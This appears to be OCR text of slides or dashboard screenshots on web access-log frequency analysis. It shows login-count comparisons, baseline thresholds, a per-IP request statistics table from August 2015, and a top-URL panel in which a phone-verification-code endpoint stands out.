

分钟登录
昨天5分钟登录
七天前5分钟登录
今天5分钟成功登录
今天5分钟失败
13:30
14:20
15:10
16:00

频率分析


基线与伐値

数据值

- IP 访问次数
- url 被访问次数




Logtime 1 ▼	Xforward ip	Access times 2 ▼	Url count	Ratio	Access speed	Url deep	Get post other	Getratio	Postratio	Useragent count	Dynamicratio
2015-08-06 14:27:00	219.128.252.164	99	60	0.61	0.33	2	99/0/0	1.0	0.0	14	0.55
2015-08-06 14:27:00	219.146.83.84	98	64	0.65	0.33	1	98/0/0	1.0	0.0	11	0.64
2015-08-06 14:27:00	58.214.36.228	97	50	0.52	0.32	2	97/0/0	1.0	0.0	10	0.48
2015-08-06 14:27:00	119.2.11.218	96	20	0.21	0.32	3	25/71/0	0.26	0.74	4	0.96
2015-08-06 14:27:00	220.191.255.148	95	1	0.01	0.32	3	0/95/0	0.0	1.0	1	1.0
2015-08-06 14:27:00	14.204.23.245	93	56	0.6	0.31	2	91/2/0	0.98	0.02	15	0.69
2015-08-06 14:27:00	120.82.178.43	93	61	0.66	0.31	2	93/0/0	1.0	0.0	11	0.48
2015-08-06 14:27:00	103.43.184.237	93	93	1.0	0.31	2	93/0/0	1.0	0.0	1	0.65




Top 5 request.url.raw ⇕ 🔍	Count ⇕
/ajax/myffan/getphonecode	95

url深度



